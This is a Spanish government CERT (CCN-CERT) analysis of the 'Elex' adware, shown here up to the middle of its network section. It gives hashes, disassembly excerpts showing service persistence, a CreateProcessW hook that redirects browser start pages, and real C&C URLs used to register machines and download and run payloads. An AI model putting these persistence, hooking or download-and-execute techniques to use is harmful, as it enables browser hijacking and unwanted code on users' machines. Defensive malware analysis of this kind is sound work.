

SIN CLASIFICAR



Informe Código Dañino CCN-CERT ID-01/16

“Elex”

Febrero de 2016

SIN CLASIFICAR

**LIMITACIÓN DE RESPONSABILIDAD**

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

ÍNDICE

1. SOBRE CCN-CERT	4
2. RESUMEN EJECUTIVO	5
3. CARACTERÍSTICAS	6
4. PROCEDIMIENTO DE INFECCIÓN.....	8
4.1 Vectores de infección	8
4.2 Interacciones con el sistema afectado.....	8
5. PERSISTENCIA EN EL SISTEMA	14
6. CONEXIONES DE RED	15
6.1 Información del atacante	21
6.1.1 XA.XINGCLOUD.COM.....	21
6.1.1.1 Dirección IP	21
6.1.1.1 Geolocalización.....	22
6.1.1.2 WHOIS	22
6.1.2 UP.SOFT365.COM.....	23
6.1.2.1 Dirección IP	23
6.1.2.2 Geolocalización.....	24
6.1.2.1 WHOIS	24
6.1.3 MYSEARCH123.com	25
6.1.3.1 DIRECCIÓN IP	25
6.1.3.2 GEOLOCALIZACIÓN	26
6.1.3.3 WHOIS	27
7. DETECCIÓN	27
7.1 Utilidad del sistema	27
7.2 MANDIANT.....	29
8. DESINFECCIÓN.....	30
8.1 Manual.....	30
9. REFERENCIAS	31
10.ANEXOS.....	32
ANEXO I – REGLAS DE DETECCIÓN	32
REGLAS YARA	32
IOC	34
REGLA SNORT	36
ANEXO II – ARCHIVO "SFK.INI"	37
ANEXO III – ARCHIVO "INSTALL", "RUN", "HEARTBEAT", "Z"	38
ANEXO IV – ARCHIVOS EXTRAÍDOS DE "Yrrehs.zip"	39

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad, modificado por el RD 951/2015, de 23 de octubre.

De acuerdo a todas ellas, el CCN-CERT tiene responsabilidad en ciberataques sobre **sistemas clasificados** y sobre sistemas de las **Administraciones Públicas** y de **empresas y organizaciones de interés estratégico** para el país. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de una variante del código dañino "Elex".

La principal característica del mismo es redirigir la URL de la página de inicio de los navegadores de Internet a otra que está incrustada en el propio código dañino. En el caso analizado se trata del buscador "myseachr123.com".

Además, lleva a cabo la instalación en el sistema del servicio "SFFK", que será el encargado de ejecutar el binario que hace esta redirección y de permanecer a la escucha del servidor de mando y control (C&C) a la espera de recibir la orden para realizar descargas adicionales y ejecutarlas en el sistema.

"Elex" es un tipo de "Adware" capaz de mostrar al usuario publicidad mientras éste navega por páginas de Internet.

El contenido de la publicidad que muestra puede ser desde cupones de ofertas hasta sugerencias para instalarse software nuevo como, por ejemplo, barras de navegación/búsquedas de terceros, etc. Todo esto se realiza a través del mencionado servicio "SSFK".

A continuación se muestra una captura en la que se puede observar la diferencia entre un navegador con el código dañino en ejecución (a la izquierda) y otro sin él (a la derecha):




Ilustración 1. Muestra de sistema comprometido (izq.) y no comprometido (der.)

El código dañino llega al sistema del usuario en forma de instalador de tipo "NSIS" y se encarga de extraer e instalar los archivos necesarios para su ejecución en el sistema.

Según VirusTotal, 10 de 55 motores antivirus detectan el código analizado como dañino, suponiendo un riesgo medio/alto si se dispone de alguna solución antivirus.

Sin embargo, los archivos que instala en el sistema tienen tasas de detección mucho más altas suponiendo un riesgo bajo si se dispone de alguna solución antivirus.

3. CARACTERÍSTICAS

A continuación se muestran algunas propiedades estáticas del fichero analizado.

La firma del instalador del código dañado es la siguiente:

MD5	db35731c7211b38de54a19a9013e087a
SHA1	dbc04267d5c598911c71c97d0ed37cb160e80c86

```
viper elx > pe sections
[*] PE Sections:
+-----+-----+-----+-----+-----+
| Name   | RVA     | VirtualSize | RawDataSize | Entropy |
+-----+-----+-----+-----+-----+
| .text  | 0x1000  | 0x6240      | 25600       | 6.42173757604 |
| .rdata | 0x8000  | 0x18ca      | 6656        | 4.87836739949 |
| .data  | 0xa000  | 0x6667c     | 512         | 1.35871626133 |
| .ndata | 0x71000 | 0x85000     | 0           | 0.0         |
| .rsrc  | 0xf6000 | 0x1ac8      | 7168        | 4.37827972729 |
+-----+-----+-----+-----+-----+

viper elx > pe compiletime
[*] Compile Time: 2010-04-10 14:19:23

viper elx > pe imports
[*] DLL: KERNEL32.dll
- 0x408060: SetFileTime
- 0x408064: CompareFileTime
```

Ilustración 2. Lista de secciones y fecha de compilación del código dañado




Ilustración 3. Detalles del código dañado

En este caso se ha detectado que el código dañado se distribuye dentro de un instalador elaborado con la tecnología de NSIS [\[1\]](#).

El código dañado analizado no presenta ninguna capa de cifrado/ofuscación. Tampoco se ha descubierto ninguna técnica de detección de máquinas virtuales o de cualquier otro tipo destinada a dificultar el análisis del mismo.

```
- 0x408044: DeleteObject
- 0x408048: CreateBrushIndirect
- 0x40804c: CreateFontIndirectW
- 0x408050: SetBkMode
- 0x408054: SetTextColor
- 0x408058: SelectObject
[*] DLL: SHELL32.dll
- 0x408178: SHBrowseForFolderW
- 0x40817c: SHGetPathFromIDListW
- 0x408180: SHGetFileInfoW
- 0x408184: ShellExecuteW
- 0x408188: SHFileOperationW
- 0x40818c: SHGetSpecialFolderLocation
[*] DLL: ADVAPI32.dll
- 0x408000: RegEnumKeyW
- 0x408004: RegOpenKeyExW
- 0x408008: RegCloseKey
- 0x40800c: RegDeleteKeyW
- 0x408010: RegDeleteValueW
- 0x408014: RegCreateKeyExW
- 0x408018: RegSetValueExW
- 0x40801c: RegQueryValueExW
- 0x408020: RegEnumValueW
[*] DLL: COMCTL32.dll
- 0x408028: ImageList_AddMasked
- 0x40802c: ImageList_Destroy
- 0x408030: None
- 0x408034: ImageList_Create
[*] DLL: ole32.dll
- 0x4082ac: CoTaskMemFree
- 0x4082b0: OleInitialize
- 0x4082b4: OleUninitialize
- 0x4082b8: CoCreateInstance
[*] DLL: VERSION.dll
- 0x40829c: GetFileVersionInfoSizeW
- 0x4082a0: GetFileVersionInfoW
- 0x4082a4: VerQueryValueW
  viper elex > pe peid exe_
[*] No PEiD signatures matched.
  viper elex >
```

Ilustración 4. Detalles del código dañado

4. PROCEDIMIENTO DE INFECCIÓN

4.1 Vectores de infección

El código dañino llega hasta el usuario por medio de descargas de terceros como pueden ser barras de búsqueda para navegadores, aceleradores de descarga, páginas de descarga masiva de aplicaciones, etc.

La forma más habitual es que durante el proceso de instalación estándar de las aplicaciones descargadas, el usuario no se percate de que se va a realizar la instalación de elementos adicionales entre los que se encuentra el código dañino.

Durante dicho proceso se suele dar al usuario la opción de llevar a cabo una instalación "rápida" o "personalizada". En la mayoría de los casos, si se selecciona la "personalizada" se ofrece la opción de no instalar el código dañino.

Sin embargo, los autores de este tipo de aplicaciones son conscientes de que un usuario medio no suele realizar instalaciones personalizadas, siendo éste un vector de propagación muy utilizado en este tipo de códigos dañinos.

4.2 Interacciones con el sistema afectado

A continuación se describe el proceso completo de infección que lleva a cabo el código dañino tras ser ejecutado

El instalador sólo contiene un archivo binario "SSFK.EXE" que es el encargado de realizar la verdadera instalación una vez ha sido extraído.

La firma de este nuevo binario es:

MD5	0826743ac2c3d8664d9f2031e38daf76
SHA1	e40e8e91fa5101b0d9e675478bcbb5acbd271334

Una vez ejecutado, "SSFK.EXE" crea el directorio "**%ProgramFiles%\SSFK**"y, a continuación, genera un identificador único de equipo a partir del número de serie del disco duro.

Este identificador lo almacena en un archivo de texto tipo "ini" con el nombre "["SSFK.ini"](#)" dentro del directorio de instalación.

Tras ello contacta con el C&C para informarle sobre el nuevo sistema comprometido, enviando el identificador del mismo y el nombre del instalador con el que ha realizado la infección.

En la siguiente imagen se muestra tanto el proceso de creación del archivo "["SSFK.ini"](#)" como la conexión con el C&C:

```

xor     ecx, ecx
call    sub_23606E
add     esp, 18h
push    0FA0h                ; dwMilliseconds
call    esi ; Sleep
push    ebx                  ; lpSecurityAttributes
lea     eax, [esp+68Ch+PathName]
push    eax                  ; lpPathName
call    ds:CreateDirectoryW
lea     ecx, [esp+688h+var_660]
call    ObtenidUnico
cmp     [esp+688h+var_64C], 8
lea     ecx, [esp+688h+var_660]
cmovnb  ecx, [esp+688h+var_660]
call    Crea_ini
lea     ecx, [esp+688h+var_648]
call    ObtenNombreEjecutableEjecutado
cmp     [esp+688h+var_634], 8
lea     ecx, [esp+688h+var_648]
cmovnb  ecx, [esp+688h+var_648]
call    crea_ptid
call    ContactaCnC          ; http://xa.xingcloud.com/v4/sof-everything/262929407_198339_5
push    edi                  ; nSize
lea     eax, [esp+68Ch+Filename]
push    eax                  ; lpFilename

```

Ilustración 5. Creación de identificativos únicos y envío de datos al C&C

NOTA: en la sección "[6 Conexiones de red](#)" se puede ver con más detalle la url de conexión, los datos enviados y la respuesta obtenida.

Una vez establecida la conexión con el C&C se realizará una copia del propio "SSFk.exe" en "%ProgramFiles%\SSFk"

Después procede a realizar la instalación del fichero "SSFk.exe" como un servicio del sistema y posteriormente arranca dicho servicio.

En las siguientes imágenes se pueden observar estas acciones:

```

push    eax                  ; "C:\Program Files\SSFk\SSFk.exe"
lea     eax, [esp+690h+Filename]
push    eax                  ; "c:\Elex\bin\SSFk.exe"
call    ds:CopyFileW
call    InstalaServicio
push    ebx
push    1
lea     ecx, [esp+690h+var_648]

```

Ilustración 6. Copia de "SSFk.exe" al directorio de instalación

```

push    esi                  ; lpPassword
push    esi                  ; lpServiceStartName
push    offset Dependencies  ; lpDependencies
push    esi                  ; lpdwTagId
push    esi                  ; lpLoadOrderGroup
push    [ebp+lpBinaryPathName] ; lpBinaryPathName
push    1                    ; dwErrorControl
push    2
pop     eax
push    eax                  ; dwStartType
push    10h                  ; dwServiceType
push    0F01FFh              ; dwDesiredAccess
mov     eax, offset ServiceName ; "SSFk"
push    eax                  ; lpDisplayName
push    eax                  ; lpServiceName
push    ebx                  ; hSCManager
call    ds:CreateServiceW

```

Ilustración 7. Creación del servicio con el código dañado

Cuando se ejecuta el código dañado desde el servicio, lo primero que hace es crear dos hilos para realizar tareas de actualización y telemetría con diferentes C&C.

El primero de ellos se limita a conectarse al C&C para crear dos ficheros en el directorio de instalación con nombre: "[run](#)" y "[heartbeat](#)". Este hilo permanecerá activo mientras el servicio no se detenga y actualizará el contenido del fichero "heartbeat" cada 4 horas.

```
Thread1 proc near                                ; DATA XREF: EntradaServicio+1510
lpThreadParameter= dword ptr 8

push     ebp
mov      ebp, esp
and      esp, 0FFFFFFFh
call     Func1_Thread1_Obtien_archivo_run

loc_3A4C22:                                       ; CODE XREF: Thread1+1B4j
call     Func2_Thread1_obten_heartbeat
push     008BA00h                               ; dwMilliseconds
                                                ; 260 minutos = 4 horas
call     ds:Sleep
jnp      short loc_3A4C22
Thread1 endp
```

Ilustración 8. Código ejecutado por el hilo 1

NOTA: en la sección "[6 Conexiones de red](#)" se puede ver con más detalle la url de conexión, los datos enviados y la respuesta obtenida.

El segundo hilo tiene como objetivo consultar cada 2 horas otro servidor de C&C para comprobar si dispone de alguna actualización:

```
push     eax
push     offset aHttpUp_soft365                ; "http://up.soft365.com/everything/up?pti"...
push     1000h                                  ; SizeInWords
push     esi                                    ; Dst
call     _swprintf_s
add      esp, 24h
mov      edx, esi
lea      ecx, [ebp+var_58]                      ; http://up.soft365.com/everything/up?ptid=SSFK&sid=everything&
call     ObtenURLADescargar
mov      byte ptr [ebp+var_4], 0Ah
and      [ebp+var_30], 0
xor      eax, eax
push     offset Dependencies                   ; void *
lea      ecx, [ebp+var_40]                     ; int
mov      [ebp+var_2C], 7
```

Ilustración 9. Código ejecutado por el hilo 2 (obtiene URL a descargar)

```
lea      edx, [esp+9Ch+var_5C]
cmovnb  edx, [esp+9Ch+var_5C]
cmp      [esp+9Ch+var_30], 8
lea      ecx, [esp+9Ch+var_44]
cmovnb  ecx, [esp+9Ch+var_44]
call     DescargaArchivo_UrlMon
push     115Ch                                  ; dwMilliseconds
call     edi ; Sleep
call     sub_3A4223
xor      eax, eax
push     offset aPtid 0                        ; "/ptid="
```

Ilustración 10. Código ejecutado por el hilo 2 (Descarga URL)

```

lea     edx, [ebp+StartupInfo]
push    edx                ; lpStartupInfo
push    ebx                ; lpCurrentDirectory
push    ecx                ; lpEnvironment
push    420h              ; dwCreationFlags
push    ebx                ; bInheritHandles
push    ebx                ; lpThreadAttributes
push    ebx                ; lpProcessAttributes
lea     eax, [ebp+lpCommandLine]
cmovnb  eax, [ebp+lpCommandLine]
push    eax                ; lpCommandLine
push    ebx                ; lpApplicationName
push    edi                ; hToken
mov     [ebp+var_84C], ecx
call    ds:CreateProcessAsUserW
mov     ebx, eax

```

Ilustración 11. Código ejecutado por el hilo 2 (Ejecuta la descarga)

```

EsperaYRepite:                ; CODE XREF: Thread2+AC7j
push    6DD000h              ; dwMilliseconds = 2 horas
call    edi ; Sleep
jmp     ObtenArchivoServidor
Thread2 endp

```

Ilustración 12. Código ejecutado por el hilo 2 (Reintento cada 2 horas)

NOTA: en la sección "[6 Conexiones de red](#)" se puede ver con más detalle la url de conexión, los datos enviados y la respuesta obtenida. [

Tras la creación de los dos hilos, el servicio vuelca en el directorio de instalación un archivo comprimido que lleva dentro "`%ProgramFiles%\SFK\Yrrehs.zipK`", extrae su contenido en el mismo directorio de instalación y ejecuta el archivo "SFKE.EXE".

La firma del código dañino para "SFKE.EXE" es la siguiente:

MD5	3df1e90f7131bcae704afe60b714098c
SHA1	aa97b3418a0c903ee6ed160f97649310676374c1

La primera acción realizada por este binario es comprobar la existencia del mutex:

```
"t00l_Yrrehs_EX_]8]3[2["
```

Seguidamente comprueba la existencia de las claves "ts" y "z" dentro del archivo "SFK.ini" y, si no existen, las genera:

- La clave "ts" es una marca de tiempo que se obtiene realizando una llamada a la función de la CRT "time32":

```

push    offset Default          ; lpDefault
push    offset aTs              ; "ts"
push    offset AppName          ; "t001s_V[S"
call    ebx ; GetPrivateProfileStringA
cmp     [ebp+String], 0
jnz     short loc_1381B36
push    0                      ; Time
call    __time32
push    eax
push    offset Format            ; "%d"
lea     eax, [ebp+String]
push    1000h                  ; SizeInBytes
push    eax                    ; DstBuf
call    _sprintf_s
add     esp, 14h
cmp     [ebp+var_2220], 10h
lea     eax, [ebp+lpFileName]
cmovnb  eax, [ebp+lpFileName]
push    eax                    ; lpFileName
lea     eax, [ebp+String]
push    eax                    ; lpString
push    offset aTs              ; "ts"
push    offset AppName          ; "t001s_V[S"
call    esi ; WritePrivateProfileStringA

```

Ilustración 13. Creación de la clave "ts"

- b) La clave "z" es un identificador que se obtiene tras realizar una petición HTTP a la url <http://www.mysearch123.com/logic/z.php>:

```

cmovnb  eax, [ebp+var_40]
push    ecx                    ; LPCSTR
push    eax                    ; LPCSTR
push    0                      ; LPUNKNOWN
call    ds:URLDownloadToFileA ; 'http://www.mysearch123.com/logic/z.php',0
cmp     [ebp+var_14], 10h
lea     eax, [ebp+var_28]      ; Obtiene un archivo llamado z que contendrá un id
cmovnb  eax, [ebp+var_28]
push    0                      ; int
push    eax                    ; char *
call    __access

```

Ilustración 14. Creación de la clave "z"

NOTA: en la sección "[6 Conexiones de red](#)" se puede ver con más detalle la url de conexión, los datos enviados y la respuesta obtenida.

A continuación, el proceso "SFKE.EXE" carga la librería "SFKE.DLL" y modifica en memoria las funciones "ReportURL" y "UID" para que usen la dirección URL del C&C y el identificador único generado.

```

push    [ebp+var_229C]          ; void *
call    _memmove_0
add     esp, 0Ch
push    offset aReporturl      ; "ReportURL"
push    edi                    ; hModule
call    ebx ; GetProcAddress
push    2Ah                    ; size_t
push    offset aHttpXa_xingclo ; "http://xa.xingcloud.com/v4/sof-everythi"...
push    eax                    ; void *
call    _memmove_0
add     esp, 0Ch
push    offset aUId            ; "UID"
push    edi                    ; hModule
call    ebx ; GetProcAddress
push    103h                    ; size_t
mov     [ebp+var_229C], eax
lea     eax, [ebp+var_21B]
push    0                      ; int
push    eax                    ; void *
mov     [ebp+var_21C], 0
call    _memset
add     esp, 0Ch
cmp     [ebp+var_2238], 10h
lea     ecx, [ebp+var_224C]

```

Ilustración 15. Parcheo de la función exportada de SFKE.DLL "ReportURL"

A continuación ejecuta una función de la librería para realizar un *hook* global en el sistema mediante el api "SetWindowHookExW" del sistema operativo.




Ilustración 16. Instalación del hook global en el sistema mediante SFKEX.DLL

A continuación se analizará esta librería "SFKEX.DLL", cuya firma es la siguiente:

MD5	b1fc0d35c3ef49400ea5e96af9192ff7
SHA1	dbcc1223f29b298c49d0532ba2b3539794728ded

Lo primero que hace este código dañino al cargarse en un proceso es resolver la dirección en memoria de la función "CreateProcessW" y establecer un *hook* a la misma para tener el control de los procesos que se inicien en el sistema.

```

cmp     eax, 4
jnz     short salida
push    offset ProcName ; "CreateProcessW"
push    offset ModuleName ; "Kernel32.dll"
call    ds:GetModuleHandleW
push    eax              ; hModule
call    ds:GetProcAddress
mov     CreateProcessW_ORIGINAL, eax
call    HookFunction
mov     eax, 1
pop     edi
pop     esi
mov     esp, ebp
pop     ebp
retn    0Ch

```

Ilustración 17. Hook a función "CreateProcessW"

Con el *hook* establecido, comprueba cada proceso para detectar si se corresponde con algún navegador, en cuyo caso, sustituye los parámetros usados para la inicialización insertando en su lugar la URL del buscador "mysearch123.com" y llamando a la función "CreateProcessW" original.

Por último, durante el análisis de "SFKEX.DLL" se ha localizado el código de una función de envío de datos asociada al *hook* de la función "CreateProcessW", que no ha sido ejecutada por el mw durante el análisis de la muestra. El análisis de este código revela que se puede realizar exfiltración de información hacia su C&C desde cualquier proceso inyectado. Aunque no se ha visto este comportamiento durante el análisis, existe un alto riesgo de que sea enviada información privada del usuario o del sistema afectado.

En la siguiente imagen se puede ver el mencionado código que hace referencia a un *User-Agent* específico del código dañino "RookIE/1.0":

```

push    0                ; dwAccessType
lea     edi, [ebp+lpSzUrl]
cmovnb edi, [ebp+lpSzUrl]
push    offset szAgent    ; "RookIE/1.0"
call    InternetOpenA
mov     esi, eax
test    esi, esi
jz      short loc_12C23
push    0                ; dwContext
push    4000000h          ; dwFlags
push    0                ; dwHeadersLength
push    0                ; lpSzHeaders
push    edi              ; lpSzUrl
push    esi              ; hInternet
call    InternetOpenUrlA
push    esi              ; hInternet

```

Ilustración 18. Referencia *User-Agent* "RookIE"

5. PERSISTENCIA EN EL SISTEMA

Para garantizar su persistencia en el sistema el código dañino realiza una copia de sí mismo en "%ProgramFiles%\SFK\SSFK.exe"

Posteriormente registra un nuevo servicio en el sistema con el nombre "SSFK" para que se inicie la ejecución automática de ese fichero en cada arranque del equipo.




Ilustración 19. Servicio instalado en el sistema

6. CONEXIONES DE RED

Las conexiones contra el servidor C&C se realizan mediante el protocolo HTTP y peticiones de tipo GET.

A continuación se enumera la dirección (URL), el *User-Agent* y la API de Windows utilizados en cada una de las comunicaciones establecidas.

Dirección URL	USER-AGENT	API USADA
xa.xingcloud.com	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; Media Center PC 6.0)	URLDownloadToFileW (el <i>User-Agent</i> dependerá de la versión de Windows)
up.soft365.com	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0;	InternetOpenUrlW (el <i>User-Agent</i> es tipificado por el propio código dañino)
mysearch123.com		URLDownloadToFileA
	Rookie/1.0	InternetOpenUrlA (el <i>User-Agent</i> es tipificado por el propio código dañino)

Conexión 1:

Durante el proceso de instalación, el binario "SSFk.exe" realiza la siguiente petición GET para registrar la máquina infectada:

```
http://xa.xingcloud.com/v4/sof-
everything/262929407_198339_5C7ACE48?action0=xa.geoip&action1=visit&action2=inst
all.SSFk&update0=ref,SSFk&update1=nation,us&update2=language,en&update3=versi
on,2.0.6.11
```




Ilustración 20. Petición HTTP para la instalación

En la imagen se puede ver cómo se obtiene una respuesta codificada en formato "gzip" que se guarda con el nombre "install". La respuesta decodificada es la siguiente:

```
{ "stats": "ok", "time": "0.98 ms", "message": "store 4 action and 4 update" }
```

Conexión 2:

"SFFK.exe" continua realizando la siguiente petición:

```
http://xa.xingcloud.com/v4/sof-everything/262929407_198339_5C7ACE48?action=visit.SSFK.heartbeat&update3=version,2.0.6.11
```

